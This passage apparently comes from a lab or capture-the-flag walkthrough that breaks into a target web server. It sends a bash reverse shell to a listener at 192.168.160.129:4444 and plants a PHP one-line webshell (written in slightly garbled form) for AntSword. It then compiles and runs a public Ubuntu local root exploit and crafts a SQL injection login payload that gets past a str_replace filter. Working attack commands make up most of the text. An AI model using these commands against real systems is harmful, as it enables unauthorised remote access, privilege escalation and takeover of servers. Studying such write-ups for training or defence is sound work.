
Use a bash reverse shell: echo "bash -i >& /dev/tcp/192.168.160.129/4444 0>&1" | bash. URL-encode the command before sending it.

After encoding, start an nc listener with nc -lvnp 4444, then send the command with POST.
nc receives the reverse shell successfully.


Find a writable directory and write a one-line webshell so AntSword can connect, making it easier to upload the privilege escalation exploit file.

The file upload directory uploaded_images is writable. Enter that directory and write a one-line webshell: echo '<?php eval()$_POST[aaa]);?>' >> 1.php
AntSword connects successfully.

Download the famous Ubuntu local privilege escalation exploit: https://www.exploit-db.com/exploits/37292/
After downloading, use AntSword to upload it to the target machine's writable directory uploaded_images.

Upload succeeds.
# Grant execute permission
chmod 777 37292.c
# Compile the exploit
gcc 37292.c -o exp
# Execute the exploit and escalate to root
./exp
Privilege escalation succeeds.
Idea 3: Construct SQL Injection
Return to the injection page from the earlier information gathering stage, namely the homepage index.php. Use the discovered file inclusion vulnerability to view the SQL filtering method in the source code, then construct a targeted SQL injection.
- Audit the
index.phpsource code and find the following filtering rules:
$uname=str_replace('\'','',urldecode($_POST['un']));
$pass=str_replace('\'','',urldecode($_POST['ps']));
The purpose of str_replace is to replace the string \' with an empty string. Therefore, when constructing a SQL injection login payload, the payload must contain the string \'; otherwise, it will error. The purpose of urldecode is to decode the input.
A common login injection payload is
' or 1=1 --. Modify it by adding\'at the end;str_replacewill replace this\'with an empty string.Injection succeeds. The payload is
' or 1=1 -- \'; the later shell acquisition method is the same as in the experiment above.